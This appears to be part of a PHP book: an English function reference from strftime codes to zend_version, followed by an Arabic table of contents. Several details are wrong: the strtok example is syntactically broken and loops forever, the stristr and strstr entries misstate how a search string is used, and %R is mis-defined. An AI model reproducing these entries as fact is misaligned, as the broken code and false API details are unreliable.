`%b` Name of the month as a three-letter abbreviation (e.g., Aug)

`%B` Name of the month (e.g., August)

`%c` Date and time in the preferred format for the current locale

`%C` The last two digits of the century

%d Day of the month as two digits, including a leading zero if necessary (e.g., 01 through 31)

%D Same as %m/%d/%y

%e Day of the month as two digits, including a leading space if necessary (e.g., 1 through 31)

%h Same as %b

%H Hour in 24-hour format, including a leading zero if necessary (e.g., 00 through 23)

%I Hour in 12-hour format (e.g., 1 through 12)

%j Day of the year, including leading zeros as necessary (e.g., 001 through 366)

%m Month, including a leading zero if necessary (e.g., 01 through 12)

%M Minutes

%n The newline character (\n)

%p am or pm

%r Same as %I:%M:%S %p

%R Same as %H:%M:%S

%S Seconds

%t The tab character (\t)

%T Same as %H:%M:%S

%u Numeric day of the week, starting with 1 for Monday

%U Numeric week of the year, starting with the first Sunday

`%V` ISO 8601:1998 numeric week of the year—Week 1 starts on the Monday of the first week that has at least four days

`%W` Numeric week of the year, starting with the first Monday

`%w` Numeric day of the week, starting with 0 for Sunday

`%x` The preferred date format for the current locale

`%X` The preferred time format for the current locale

`%y` Year with two digits (e.g., 98)

`%Y` Year with four digits (e.g., 1998)

`%Z` Time zone or name or abbreviation

`%%` The percent sign (%)

stripcslashes

`string stripcslashes(string` *`string`*`, string` *`characters`*`)`

Converts instances of *characters* after a backslash in *string* by removing the backslash before them. You can specify ranges of characters by separating them by two periods; for example, to unescape characters between a and q, use "a..q". Multiple characters and ranges can be specified in *characters*. The `stripcslashes()` function is the inverse of `addcslashes()`.

stripslashes

`string stripslashes(string` *`string`*`)`

Converts instances of escape sequences that have special meaning in SQL queries in *string* by removing the backslash before them. Single quotes ('), double quotes ("), backslashes (\), and the NUL-byte ("\0") are escaped. This function is the inverse of `addslashes()`.

strip_tags

`string strip_tags(string *string*[, string *allowed*])`

Removes PHP and HTML tags from *string* and returns the result. The *allowed* parameter can be specified to not remove certain tags. The string should be a comma-separated list of the tags to ignore; for example, "<b>,<i>" will leave bold and italic tags.

stripos

`int stripos(string *string*, string *value*[, int *offset*])`

Returns the position of the first occurrence of *value* in *string* using case-insensitive comparison. If specified, the function begins its search at position *offset*. Returns false if *value* is not found.

stristr

`string stristr(string *string*, string *search*[, int *before*])`

Returns the portion of *string* from the first occurrence of *search* using case-insensitive comparison until the end of *string*, or from the first occurrence of *search* until the beginning of *string* if *before* is specified and true. If *search* is not found, the function returns false. If *search* contains more than one character, only the first is used.

strlen

`int strlen(string *string*)`

Returns the number of characters in *string*.

strnatcasecmp

`int strnatcasecmp(string one, string two)`

Compares two strings; returns a number less than zero if *one* is less than *two*, 0 if the two strings are equal, and a number greater than zero if *one* is greater than *two*. The comparison is case-insensitive—that is, "Alphabet" and "alphabet" are considered equal. The function uses a "natural order" algorithm—numbers in the strings are compared more naturally than computers normally do. For example, the values "1", "10", and "2" are sorted in that order by `strcmp()`, but `strnatcasecmp()` orders them "1", "2", and "10". This function is a case-insensitive version of `strnatcmp()`.

strnatcmp

`int strnatcmp(string one, string two)`

Compares two strings; returns a number less than zero if *one* is less than *two*, 0 if the two strings are equal, and a number greater than zero if *one* is greater than *two*. The comparison is case-sensitive—that is, "Alphabet" and "alphabet" are not considered equal. The `strnatcmp()` function uses a "natural order" algorithm—numbers in the strings are compared more naturally than computers normally do. For example, the values "1", "10", and "2" are sorted in that order by `strcmp()`, but `strnatcmp()` orders them "1", "2", and "10".

strncasecmp

`int strncasecmp(string one, string two, int length)`

Compares two strings; returns a number less than zero if *one* is less than *two*, 0 if the two strings are equal, and a number greater than zero if *one* is greater than *two*. The comparison is case-insensitive—that is, "Alphabet" and "alphabet" are considered equal. This function is a

case-insensitive version of `strcmp()`. If either string is shorter than *length* characters, the length of that string determines how many characters are compared.

strncmp

`int strncmp(string one, string two[, int length])`

Compares two strings; returns a number less than zero if *one* is less than *two*, 0 if the two strings are equal, and a number greater than zero if *one* is greater than *two*. The comparison is case-sensitive—that is, "Alphabet" and "alphabet" are not considered equal. If specified, no more than *length* characters are compared. If either string is shorter than *length* characters, the length of that string determines how many characters are compared.

strpbrk

`string strpbrk(string string, string characters)`

Returns a string consisting of the substring of *string*, starting from the position of the first instance of a character from *characters* in *string* to the end of the string, or false if none of the characters in *characters* is found in *string*.

strpos

`int strpos(string string, string value[, int offset])`

Returns the position of the first occurrence of *value* in *string*. If specified, the function begins its search at position *offset*. Returns false if *value* is not found.

strptime

`array strptime(string date, string format)`

Parses a time and date according to the *format* string and the current locale. The format uses the same format as `strftime()`. Returns an associative array with information about the parsed time containing the following elements:

`tm_sec`	Seconds
`tm_min`	Minutes
`tm_hour`	Hours
`tm_mday`	Day of the month
`tm_wday`	Numeric day of the week (Sunday is 0)
`tm_mon`	Month
`tm_year`	Year
`tm_yday`	Day of the year
`unparsed`	The portion of *date* that was not parsed according to the given format

strrchr

`string strrchr(string string, string character)`

Returns the portion of *string* from the last occurrence of *character* until the end of *string*. If *character* is not found, the function returns false. If *character* contains more than one character, only the first is used.

strrev

`string strrev(string string)`

Returns a string containing the characters of *string* in reverse order.

strripos

`int strripos(string string, string search[, int offset])`

Returns the position of the last occurrence of *search* in *string* using a case-insensitive search, or false if *search* is not found. If specified and positive, the search begins *offset* characters from the start of *string*. If specified and negative, the search begins *offset* characters from the end of *string*. This function is a case-insensitive version of `strrpos()`.

strrpos

`int strrpos(string string, string search[, int offset])`

Returns the position of the last occurrence of *search* in *string*, or false if *search* is not found. If specified and positive, the search begins *offset* characters from the start of *string*. If specified and negative, the search begins *offset* characters from the end of *string*.

strspn

`int strspn(string string, string characters[, int offset[, int length]])`

Returns the length of the substring in *string* that consists solely of characters in *characters*. If *offset* is positive, the search starts at that character; if it is negative, the substring starts at the character *offset* characters from the string's end. If *length* is given and is positive, that many characters from the start of the substring are checked. If *length* is given and is negative, the check ends *length* characters from the end of *string*.

strstr

`string strstr(string *string*, string *character*[, bool *before*])`

Returns the portion of *string* from the first occurrence of *character* until the end of *string*, or from the first occurrence of *character* until the beginning of *string* if *before* is specified and true. If *character* is not found, the function returns false. If *character* contains more than one character, only the first is used.

strtok

`string strtok(string *string*, string *token*) string strtok(string *token*)`

Breaks *string* into tokens separated by any of the characters in *token* and returns the next token found. The first time you call `strtok()` on a string, use the first function prototype; afterward, use the second, providing only the tokens. The function contains an internal pointer for each string it is called with. For example:

```
$string = "This is the time for all good men to come to the aid of their country."
$current = strtok($string, " .;,\"'");
while(!($current === false)) {
 print($current . "<br />";
}
```

strtolower

`string strtolower(string *string*)`

Returns *string* with all alphabetic characters converted to lowercase. The table used for converting characters is locale-specific.

strtotime

`int strtotime(string time[, int timestamp])`

Converts an English description of a time and date into a Unix timestamp value. Optionally, a *timestamp* can be given that the function uses as the "now" value; if this value is omitted, the current date and time is used. Returns false if the value could not be converted into a valid timestamp.

The descriptive string can be in a number of formats. For example, all of the following will work:

```
echo strtotime("now");
echo strtotime("+1 week");
echo strtotime("-1 week 2 days 4 seconds");
echo strtotime("2 January 1972");
```

strtoupper

`string strtoupper(string string)`

Returns *string* with all alphabetic characters converted to uppercase. The table used for converting characters is locale-specific.

strtr

`string strtr(string string, string from, string to) string strtr(string string, array replacements)`

When given three arguments, returns a string created by translating in *string* every occurrence of a character in *from* to the character in *to* with the same position. When given two arguments, returns a string created by translating occurrences of the keys in *replacements* in *string* with the corresponding values in *replacements*.

strval

`string strval(mixed value)`

Returns the string equivalent for *value*. If value is an object and that object implements the `__toString()` method, it returns the value of that method. Otherwise, if *value* is an object that doesn't implement `__toString()` or is an array, the function returns an empty string.

substr

`string substr(string string, int offset[, int length])`

Returns the substring of *string*. If *offset* is positive, the substring starts at that character; if it is negative, the substring starts at the character *offset* characters from the string's end. If *length* is given and is positive, that many characters from the start of the substring are returned. If *length* is given and is negative, the substring ends *length* characters from the end of *string*. If *length* is not given, the substring contains all characters to the end of *string*.

substr_compare

```
int substr_compare(string first, string second, string offset[,
int length[, bool case_insensitivity]])
```

Compares *first*, starting at the position *offset*, to *second*. If *length* is specified, a maximum of that many characters are compared. Finally, if *case_insensitivity* is specified and true, the comparison is case-insensitive. Returns a number less than zero if the substring of *first* is less than *second*, 0 if they are equal, and a number greater than zero if the substring of *first* is greater than *second*.

substr_count

```
int substr_count(string string, string search[, int offset[,
int length]])
```

Returns the number of times *search* appears in *string*. If *offset* is provided, the search begins at that character offset for at most *length* characters, or until the end of the string if *length* is not provided.

substr_replace

`string substr_replace(mixed string, mixed replace, mixed offset[, mixed length])`

Replaces a substring in *string* with *replace*. The substring replaced is selected using the same rules as those of `substr()`. If string is an array, replacements take place on each string within the array. In this case, *replace*, *offset*, and *length* can either be scalar values, which are used for all strings in *string*, or arrays of values to be used for each corresponding value in *string*.

symlink

`bool symlink(string path, string new)`

Creates a symbolic link to *path* at the path *new*. Returns true if the link was successfully created and false if not.

syslog

`bool syslog(int priority, string message)`

Sends an error message to the system logging facility. On Unix systems, this is `syslog(3)`; on Windows NT, the messages are logged in the NT Event Log. The message is logged with the given *priority*, which is one of the following (listed in decreasing order of priority):

`LOG_EMERG`	Error has caused the system to be unstable
`LOG_ALERT`	Error notes a situation that requires immediate action

`LOG_CRIT`	Error is a critical condition
`LOG_ERR`	Error is a general error condition
`LOG_WARNING`	Error message is a warning
`LOG_NOTICE`	Error message is a normal, but significant, condition
`LOG_INFO`	Error is an informational message that requires no action
`LOG_DEBUG`	Error is for debugging only

If *message* contains the characters %m, they are replaced with the current error message, if any is set. Returns true if the logging succeeded and false if a failure occurred.

system

`string system(string command[, int &return])`

Executes *command* via the shell and returns the last line of output from the command's result. If *return* is specified, it is set to the return status of the command.

sys_getloadavg

`array sys_getloadavg()`

Returns an array containing the load average of the machine running the current script, sampled over the last 1, 5, and 15 minutes.

sys_get_temp_dir

`string sys_get_temp_dir()`

Returns the path of the directory where temporary files, such as those created by `tmpfile()` and `tempname()`, are created.

T--

tan

`float tan(float value)`

Returns the tangent of *value* in radians.

tanh

`float tanh(float value)`

Returns the hyperbolic tangent of *value* in radians.

tempnam

`string tempnam(string path, string prefix)`

Generates and returns a unique filename in the directory *path*. If *path* does not exist, the resulting temporary file may be located in the system's temporary directory. The filename is prefixed with *prefix*. Returns false if the operation could not be performed.

time

`int time()`

Returns the number of seconds since the Unix epoch (January 1, 1970, 00:00:00 GMT).

time_nanosleep

`bool time_nanosleep(int seconds, int nanoseconds)`

Pauses execution of the current script for *seconds* seconds and *nanoseconds* nanoseconds. Returns true on success and false on a failure; if the delay was interrupted by a signal, an associative array containing the following values is returned instead:

`seconds`	Number of seconds remaining
`nanoseconds`	Number of nanoseconds remaining

time_sleep_until

`bool time_sleep_until(float timestamp)`

Pauses execution of the current script until the time *timestamp* passes. Returns true on success and false on a failure.

timezone_name_from_abbr

`string timezone_name_from_abbr(string name[, int gmtOffset[, int dst]])`

Returns the name of a time zone given in *name*, or false if no appropriate time zone could be found. If given, *gmtOffset* is an integer offset from GMT used as a hint to find the appropriate time zone. If given, *dst* indicates whether the time zone has Daylight Saving Time or not as a hint to find the appropriate time zone.

timezone_version_get

`string timezone_version_get()`

Returns the version of the current time zone database.

tmpfile

`int tmpfile()`

Creates a temporary file with a unique name, opens it with read-write privileges, and returns a resource to the file, or false if an error occurred. The file is automatically deleted when closed with `fclose()` or at the end of the current script.

token_get_all

`array token_get_all(string source)`

Parses the PHP code *source* into PHP language tokens and returns them as an array. Each element in the array contains a single character token or a three-element array containing, in order, the token index, the source string representing the token, and the line number the *source* appeared in source.

token_name

`string token_name(int token)`

Returns the symbolic name of the PHP language token identified by *token*.

touch

`bool touch(string path[, int touch_time[, int access_time]])`

Sets the modification date of *path* to *touch_time* (a Unix timestamp value) and the access time of *path* to *access_time*. If not specified, *touch_time* defaults to the current time, while *access_time* defaults to *touch_time* (or the current time if that value is also not supplied). If the file does not exist, it is created. Returns true if the function completed without error and false if an error occurred.

trait_exists

`bool trait_exists(string name[, bool autoload])`

Returns true if a trait with the same name as the string has been defined; if not, it returns false. The comparison for trait names is case-insensitive. If autoload is set and is true, the autoloader attempts to load the trait before checking its existence.

trigger_error

`void trigger_error(string error[, int type])`

Triggers an error condition; if the type is not given, it defaults to E_USER_NOTICE. The following types are valid:

E_USER_ERROR	User-generated error
E_USER_WARNING	User-generated warning
E_USER_NOTICE (default)	User-generated notice
E_USER_DEPRECATED	User-generated deprecated call warning

If longer than 1,024 characters, *error* is truncated to 1,024 characters.

trim

`string trim(string string[, string characters])`

Returns *string* with every whitespace character in *characters* stripped from the beginning and end of the string. You can specify a range of characters to strip using .. within the string. For example, "a..z" would strip each lowercase alphabetical character. If *characters* is not supplied, \n, \r, \t, \x0B, \0, and spaces are stripped.

U--

uasort

`bool uasort(array array, callable function)`

Sorts an array using a user-defined function, maintaining the keys for the values. See Chapter 5 and `usort()` for more information on using this function. Returns true if the array was successfully sorted, and false otherwise.

ucfirst

`string ucfirst(string string)`

Returns *string* with the first character, if alphabetic, converted to uppercase. The table used for converting characters is locale-specific.

ucwords

`string ucwords(string string)`

Returns *string* with the first character of each word, if alphabetic, converted to uppercase. The table used for converting characters is locale-specific.

uksort

`bool uksort(array array, callable function)`

Sorts an array by keys using a user-defined function, maintaining the keys for the values. See Chapter 5 and `usort()` for more information on using this function. Returns true if the array was successfully sorted, and false otherwise.

umask

`int umask([int mask])`

Sets PHP's default permissions to the value *mask* & 0777 and returns the previous mask if successful, or false if an error occurred. The previous default permissions are restored at the end of the current script. If *mask* is not supplied, the current permissions are returned.

When running on a multithreaded web server (e.g., Apache), use `chmod()` after creating a file to change its permissions, rather than this function.

uniqid

`string uniqid([string prefix[, bool more_entropy]])`

Returns a unique identifier, prefixed with *prefix*, based on the current time in microseconds. If *more_entropy* is specified and is true, additional random characters are added to the end of the string. The resulting string is either 13 characters (if *more_entropy* is unspecified or false) or 23 characters (if *more_entropy* is true) long.

unlink

`int unlink(string path[, resource context])`

Deletes the file *path*, using the streams context *context* if provided. Returns true if the operation was successful and false if not.

unpack

`array unpack(string format, string data)`

Returns an array of values retrieved from the binary string *data*, which was previously packed using the `pack()` function and the format *format*. See `pack()` for a listing of the format codes to use within *format*.

unregister_tick_function

`void unregister_tick_function(string name)`

Removes the function *name*, previously set using `register_tick_function()`, as a tick function. It will no longer be called during each tick.

unserialize

`mixed unserialize(string data)`

Returns the value stored in *data*, which must be a value previously serialized using `serialize()`. If the value is an object and that object has a `__wakeup()` method, that method is called on the object immediately after reconstructing the object.

unset

`void unset(mixed var[, mixed var2[, ... mixed varN]])`

Destroys the given variables. A global variable called within function scope only unsets the local copy of that variable; to destroy a global variable, you must call unset on the value in the $GLOBALS array instead. A variable in function scope passed by reference destroys only the local copy of that variable.

urldecode

`string urldecode(string url)`

Returns a string created from decoding the URI-encoded *url*. Sequences of characters beginning with a % followed by a hexadecimal number are replaced with the literal the sequence represents. In addition, plus signs (+) are replaced with spaces. See also `rawurlencode()`, which is identical except for its handling of spaces.

urlencode

`string urlencode(string url)`

Returns a string created by URI encoding *url*. All nonalphanumeric characters except dash (–), underscore (_), and period (.) characters in *url* are replaced by a sequence of characters beginning with a % followed by a hexadecimal number; for example, slashes (/) are replaced with %2F. In addition, any spaces in *url* are replaced by plus signs (+). See also rawurlencode(), which is identical except for its handling of spaces.

usleep

`void usleep(int time)`

Pauses execution of the current script for *time* microseconds.

usort

`bool usort(array array, callable function)`

Sorts an array using a user-defined function. The supplied function is called with two parameters. It should return an integer less than zero if the first argument is less than the second, 0 if the first and second arguments are equal, and an integer greater than zero if the first argument is greater than the second. The sort order of two elements that compare equal is undefined. See Chapter 5 for more information on using this function.

Returns true if the function was successful in sorting the array, and false otherwise.

V--

var_dump

```
void var_dump(mixed name[, mixed name2[, ... mixed nameN]])
```

Outputs information about *name*, *name*2, and so on. Information output includes the variable's type, value, and, if an object, all public, private, and protected properties of the object. Arrays' and objects' contents are output in a recursive fashion.

var_export

```
mixed var_export(mixed expression[, bool variable_representation])
```

Returns the PHP code representation of *expression*. If *variable_representation* is set and is true, *expression*'s actual value is returned.

version_compare

```
mixed version_compare(string one, string two[, string operator])
```

Compares two version strings and returns –1 if *one* is less than *two*, 0 if they are equal, and 1 if *one* is greater than *two*. The version strings are split into each numeric or string part, then compared as *string_value* < "dev" < "alpha" or "a" < "beta" or "b" < "rc" < *numeric_value* < "pl" or "p".

If *operator* is specified, the operator is used to make a comparison between the version strings, and the value of the comparison using that operator is returned. The possible operators are < or lt; <= or le; > or gt; >= or ge; ==, =, or eq; and !=, <>, and ne.

vfprintf

`int vfprintf(resource` *`stream`*`, string` *`format`*`, array` *`values`*`)`

Writes a string created by filling *format* with the arguments given in the array *values* to the stream *stream* and returns the length of the string sent. See `printf()` for more information on using this function.

vprintf

`void vprintf(string` *`format`*`, array` *`values`*`)`

Prints a string created by filling *format* with the arguments given in the array *values*. See `printf()` for more information on using this function.

vsprintf

`string vsprintf(string` *`format`*`, array` *`values`*`)`

Creates and returns a string created by filling *format* with the arguments given in the array *values*. See `printf()` for more information on using this function.

W--

wordwrap

```
string wordwrap(string string[, int length[, string postfix[,
bool force]]])
```

Inserts *postfix* into *string* every *length* characters and at the end of the string and returns the resulting string. While inserting breaks, the function attempts to not break in the middle of a word. If not specified, *postfix* defaults to \n and *size* defaults to 75. If *force* is given and is true, the string is always wrapped to the given length (this makes the function behave the same as `chunk_split()`).

Z---

zend_thread_id

```
int zend_thread_id()
```

Returns a unique identifier for the thread of the currently running PHP process.

zend_version

```
string zend_version()
```

Returns the version of the Zend engine in the currently running PHP process.

الفهرس

الفصل الأول: مقدمة لـ PHP **4**

ماذا تفعل PHP؟........ 4

نبذة تاريخية عن لغة PHP........ 6

تطور PHP........ 6

الاستخدام الواسع لـ PHP........ 14

تثبيت PHP **16**

جولة في PHP........ **17**

صفحة التكوين **19**

قواعد بيانات........ **22**

الرسومات **25**

مالتالي........ 28

الفصل الثاني: أساسيات اللغة **30**

البنية المعجمية Lexical Structure........ 30

الحساسية لحالة الأحرف........ 30

الجمل والفواصل المنقوطة........ 31

المسافة البيضاء وفواصل الأسطر........ 32

التعليقات........ 33

حرفية........ 39

معرفات........ 39

أسماء المتغيرات........ 39

أسماء الدوال..40

أسماء الفئات CLASS..41

الثوابت Constants..41

الكلمات الرئيسية..41

أنواع البيانات..43

عدد صحيح..43

الأرقام العشرية..45

سلاسل..46

قيمة منطقية..49

المصفوفات..50

Objects..52

مصادر أو موارد..53

عمليات الاسترجاع Callbacks..55

NULL..56

المتغيرات..57

المتغيرات المتغيرة Variable Variables..58

مراجع متغيرة Variable References..58

نطاق المتغير..60

معلمات الدوال..63

جمع القمامة Garbage Collection..64

التعبيرات والعمليات الرياضية..66

عدد المعاملات..70

أسبقية المعامل..70

التعبئة الضمنية Implicit Casting........72

العمليات الحسابية........74

عامل تسلسل السلسلة........75

عوامل المقارنة........77

العمليات المنطقية........84

عوامل التعبئة أو الصب Casting Operators........85

عوامل التخصيص........88

عوامل متنوعة........90

جمل التحكم في التدفق Flow-Control Statements........92

تضمين كود........112

تضمين PHP في صفحات الويب........116

نمط قياسي (XML)........116

echo المحتوى مباشرة........120

مالتالي........121

الفصل الثالث: الدوال........122

استدعاء الدالة........122

تعريف الدالة........125

نطاق متغير Variable Scope........129

المتغيرات العالمية........130

المتغيرات الثابتة........131

معلمات الدالة........133

تمرير المعلمات بالقيمة........133

تمرير المعلمات حسب المرجع........133

المعلمات الافتراضية........ 135

معلمات المتغير........ 136

معلمات مفقودة........ 138

كتابة تلميح........ 139

إرجاع القيم........ 141

دوال متغيرة........ 143

دوال مجهولة........ 145

مالتالي........ 148

الفصل الرابع: السلاسل النصية 150

أساسيات السلاسل النصية........ 151

توسيع المتغير Variable Interpolation........ 151

سلاسل ذات علامة اقتباس واحدة........ 152

سلاسل مزدوجة الاقتباس........ 153

Here Documents........ 155

جمل طباعة السلاسل........ 159

معدِّلات التنسيق "FORMAT MODIFIERS"........ 161

محددات النوع........ 162

print_r() و var_dump()........ 165

الوصول إلى الأحرف الفردية........ 168

سلاسل التنظيف........ 169

إزالة المسافة البيضاء........ 169

تغيير الحالة........ 171

الترميز والهروب "Encoding and Escaping"........ 172

HTML........ 172
اقتباس الكيانات فقط أحرف نصية بلغة HTML........ 174
إزالة أوسمة HTML........ 176
استخراج الأوسمة الوصفية "meta"........ 177
عناوين URL........ 177
ترميز RFC 3986 وفك ترميزه........ 178
الاستعلام عن سلسلة الترميز........ 179
SQL........ 179
ترميز سلاسل C........ 180
مقارنة السلاسل........ 183
مقارنات دقيقة........ 183
المساواة التقريبية........ 186
التلاعب والبحث في السلاسل........ 189
السلاسل Substrings........ 189
دوال السلاسل المتنوعة........ 192
تحليل سلسلة Decomposing a String........ 194
EXPLODING AND IMPLODING........ 194
TOKENIZING........ 195
دوال البحث في السلاسل........ 197
عمليات البحث بإرجاع الأماكن........ 198
عمليات البحث التي ترجع بقية السلسلة........ 199
عمليات البحث باستخدام الأقنعة........ 200
فك عناوين المواقع DECOMPOSING URLS........ 201

التعبيرات العادية Regular Expressions........ 202

أساسيات........ 202

فئات الأحرف "Character Classes"........ 205

البدائل "Alternatives"........ 207

تكرار المتواليات "Repeating Sequences"........ 208

الأنماط الفرعية Subpatterns........ 209

المحددات "Delimiters"........ 210

سلوك المطابقة "Match Behavior"........ 211

فئات الأحرف "Character Classes"........ 211

المراسي Anchors........ 215

Quantifiers and Greed........ 216

المجموعات غير الملتقطة Noncapturing Groups........ 218

مرجع خلفي Backreferences........ 218

خيارات زائدة Trailing Options........ 219

خيارات مضمنة........ 222

Lookahead و Lookbehind........ 223

قطع Cut........ 226

التعبيرات الشرطية........ 227

الدوال........ 227

الاختلافات عن تعبيرات Perl العادية........ 238

مالتالي........ 239

الفصل الخامس: المصوفات 242

المصفوفات المفهرسة مقابل المصفوفة الترابطية........ 243

تحديد عناصر المصفوفة........ 244
تخزين البيانات في المصفوفات........ 246
إلحاق القيم بمصفوفة........ 248
تعيين نطاق من القيم........ 249
الحصول على حجم المصفوفة........ 249
حشو مصفوفة Padding an Array........ 250
المصفوفات متعددة الأبعاد........ 251
استخراج قيم متعددة........ 252
تشريح المصفوفة Slicing an Array........ 253
تقسيم المصفوفة إلى أجزاء........ 254
المفاتيح والقيم........ 256
التحقق من وجود عنصر........ 256
إزالة وإدراج العناصر في مصفوفة........ 258
التحويل بين المصفوفات والمتغيرات........ 262
تكوين متغيرات من مصفوفة........ 262
تكوين مصفوفة من المتغيرات........ 263
عبور المصفوفات........ 264
بناء foreach........ 264
دوال التكرار........ 265
باستخدام حلقة for........ 268
استدعاء دالة لكل عنصر مصفوفة........ 269
اختزال المصفوفة Reducing an Array........ 271
البحث عن القيم........ 273

فرز Sorting.... 276
فرز مصفوفة واحدة في كل مرة.... 276
فرز الترتيب الطبيعي.... 281
فرز مصفوفات متعددة مرة واحدة.... 282
عكس المصفوفات.... 283
ترتيب العشوائية.... 285
العمل على المصفوفات بأكملها.... 287
حساب مجموع المصفوفة.... 287
تصفية العناصر من مصفوفة.... 290
استخدام المصفوفات لتنفيذ أنواع البيانات.... 291
مجموعات.... 291
المكدسات "Stacks".... 292
تنفيذ واجهة التكرار.... 296
مالتالي.... 300
الفصل السادس: الكائنات.... 302
الكائنات Objects.... 303
المصطلح Terminology.... 304
إنشاء كائن.... 306
الوصول إلى الخصائص والأساليب.... 308
إعلان فئة.... 311
تعريف الطرق Declaring Methods.... 312
تعريف الخصائص.... 317
تعريف الثوابت.... 320

الوراثة "Inheritance" 321

واجهات 323

السمات Traits 324

طرق مجردة "Abstract Methods" 330

المدمرات "Destructors" 333

فئات مجهولة "Anonymous Classes" 334

الاستبطان Introspection 335

اختبار الفئات "Examining Classes" 335

اختبار الكائن 338

عينة برنامج الاستبطان "Sample Introspection Program" 340

التسلسل "Serialization" 346

مالتالي 352

الفصل السابع: التاريخ والوقت 354

مالتالي 363

الفصل الثامن: تقنيات الويب 366

أساسيات HTTP 366

المتغيرات 369

معلومات الخادم 371

معالجة النماذج 374

الطرق "Methods" 374

المعلمات "Parameters" 376

صفحات المعالجة الذاتية "Self-Processing Pages" 378

نماذج لاصقة "Sticky Forms" 382

معلمات متعددة القيم "Multivalued Parameters"............ 383

معلمات لاصقة متعددة القيم "Sticky Multivalued Parameters"............ 387

تحميلات الملف "File Uploads"............ 390

التحقق من صحة النموذج "Form Validation"............ 393

تعيين رؤوس الاستجابة............ 398

أنواع المحتويات المختلفة "Different Content Types"............ 399

عمليات إعادة التوجيه "Redirections"............ 399

انتهاء الصلاحية "Expiration"............ 400

الحفاظ على الحالة............ 404

ملفات تعريف الإرتباط "Cookies"............ 406

الجلسات "Sessions"............ 413

بدائل ملفات تعريف الارتباط "ALTERNATIVES TO COOKIES"............ 417

تخزين مخصص "CUSTOM STORAGE"............ 418

الجمع بين ملفات تعريف الارتباط والجلسات "Combining Cookies and Sessions"............ 419

SSL............ 421

مالتالي............ 422

الفصل التاسع: قواعد البيانات............ 424

استخدام PHP للوصول إلى قاعدة بيانات............ 425

قواعد البيانات العلائقية و SQL............ 426

كائنات بيانات PHP............ 429

إجراء اتصال............ 430

التعامل مع قاعدة البيانات............ 431

استخدام PDO والبيانات المعدة............ 431

التعامل مع المعاملات HANDLING TRANSACTIONS 433
تصحيح الجمل "DEBUGGING STATEMENTS" 435
واجهة كائن MySQLi 437
استرجاع البيانات للعرض Retrieving Data for Display 439
SQLite 442
التلاعب المباشر على مستوى الملف 449
MongoDB 464
استرجاع البيانات "Retrieving Data" 469
إدخال المزيد من البيانات المعقدة 470
مالتالي 476
الفصل العاشر: الرسومات 478
تضمين صورة في الصفحة 478
مفاهيم الرسومات الأساسية 481
إنشاء ورسم الصور 483
هيكل برنامج الرسومات 484
تغيير تنسيق الإخراج 486
اختبار تنسيقات الصور المدعومة 487
دوال الرسم الأساسية 489
الخطوط 493
خطوط TrueType "TrueType Fonts" 495
الأزرار المولدة حيويا 499
التخزين المؤقت للأزرار المولدة حيويا 501
الذاكرة المؤقتة الأسرع "A Faster Cache" 503

تحجيم الصور........ 507
التعامل مع اللون........ 509
باستخدام قناة ألفا "Alpha Channel"........ 511
فهارس الألوان الحقيقية "True Color Indexes"........ 514
تمثيل نصي لصورة........ 516
مالتالي........ 518
الفصل الحادي عشر: PDF 520
ملحقات PDF........ 520
المستندات والصفحات........ 521
مثال بسيط........ 521
البدء المستند "Initializing the Document"........ 522
أساسيات إخراج نصوص الخلية "Outputting Basic Text Cells"........ 523
النص........ 524
إحداثيات "Coordinates"........ 524
خاصيات النص........ 528
رؤوس الصفحات والتذييلات وملحق الفصل الدراسي........ 532
الصور والروابط........ 535
الجداول والبيانات........ 540
مالتالي........ 545
الفصل الثاني عشر: XML 548
دليل سريع لـ XML........ 549
إنشاء XML........ 552
تحليل XML........ 556

معالجات العناصر "Element Handlers"........ 557

معالج بيانات الأحرف "Character Data Handler"........ 559

إرشادات أو تعليمات المعالجة "Processing Instructions"........ 559

معالجات الكيانات........ 561

كيانات خارجية........ 561

المعالج الافتراضي "Default Handler"........ 564

خيارات "Options"........ 565

ترميز الحرف "CHARACTER ENCODING"........ 566

تغيير الحالة "CASE FOLDING"........ 567

اقتطاع أسماء الوسوم "TRUNCATING TAG NAMES"........ 567

استخدام المحلل "Using the Parser"........ 568

الأخطاء "Errors"........ 570

طرق كمعالجات "Methods as Handlers"........ 572

تطبيق بسيط للتحليل "Sample Parsing Application"........ 572

تحليل XML باستخدام DOM........ 581

تحليل XML باستخدام SimpleXML........ 582

تحويل XML مع XSLT........ 584

مالتالي........ 590

الفصل الثالث عشر: JSON........ 593

استخدام JSON........ 593

تسلسل كائنات PHP........ 595

خيارات "Options"........ 597

مالتالي........ 599

الفصل الرابع عشر: الأمن 601

الضمانات 602

تصفية المدخلات 602

الهروب من بيانات الإخراج Escaping Output Data 605

الثغرات الأمنية 613

البرامج النصية العابرة للمواقع Cross-Site Scripting 613

حقن SQL 614

ثغرات في اسم الملف Filename Vulnerabilities 616

تثبيت الجلسة Session Fixation 618

فخ تحميل ملف File Upload Traps 619

الوصول غير المصرح به للملفات 621

مشاكل كود PHP 625

نقاط ضعف أوامر الصدفة Shell Command Weaknesses 627

مخاوف بشأن تشفير البيانات Data Encryption Concerns 627

مزيد من المصادر 628

ملخص الأمن 628

ما التالي؟ 629

الفصل الخامس عشر: تقنيات التطبيق 631

مكتبات الكود 631

نظم القوالب 632

معالجة الإخراج 637

التخزين المؤقت للإخراج Output Buffering 637

ضغط الإخراج "Output Compression" 640

تحسين الأداء.. 641
قياس الأداء "Benchmarking".. 642
التشخيص "Profiling"... 644
تحسين وقت التنفيذ "Optimizing Execution Time"... 646
تحسين متطلبات الذاكرة "Optimizing Memory Requirements"......................... 647
الوكيل العكسي وإعادة التوجيه "Reverse Proxies and Replication"................... 647
مالتالي.. 651
الفصل السادس عشر: خدمات الويب... 653
عملاء REST.. 653
الإستجابات Responses... 657
ارجاع الموارد "Retrieving Resources".. 658
تحديث الموارد "Updating Resources"... 659
إنشاء الموارد "Creating Resources"... 660
حذف الموارد "Deleting Resources".. 661
XML-RPC... 662
الخوادم "Servers"... 662
العملاء "Clients".. 665
مالتالي.. 667
الفصل السابع عشر: تصحيح أخطاء PHP... 669
بيئة التطوير... 669
بيئة التدريج... 671
بيئة الإنتاج.. 672
إعدادات ملف php.ini.. 673

معالجة الأخطاء... 675

الإبلاغ عن الأخطاء... 675

استثناءات "Exceptions".. 677

قمع الخطأ "Error Suppression".. 678

تتبع الأخطاء "Triggering Errors".. 678

التصحيح اليدوي.. 685

سجلات الأخطاء.. 688

تصحيحات من IDE.. 689

تقنيات التصحيح الإضافية... 691

مالتالي.. 691

الفصل الثامن عشر: PHP على منصات مختلفة.. 693

كتابة كود محمول لويندوز ويونيكس... 693

تحديد المنصة.. 694

معالجة المسارات عبر المنصات.. 694

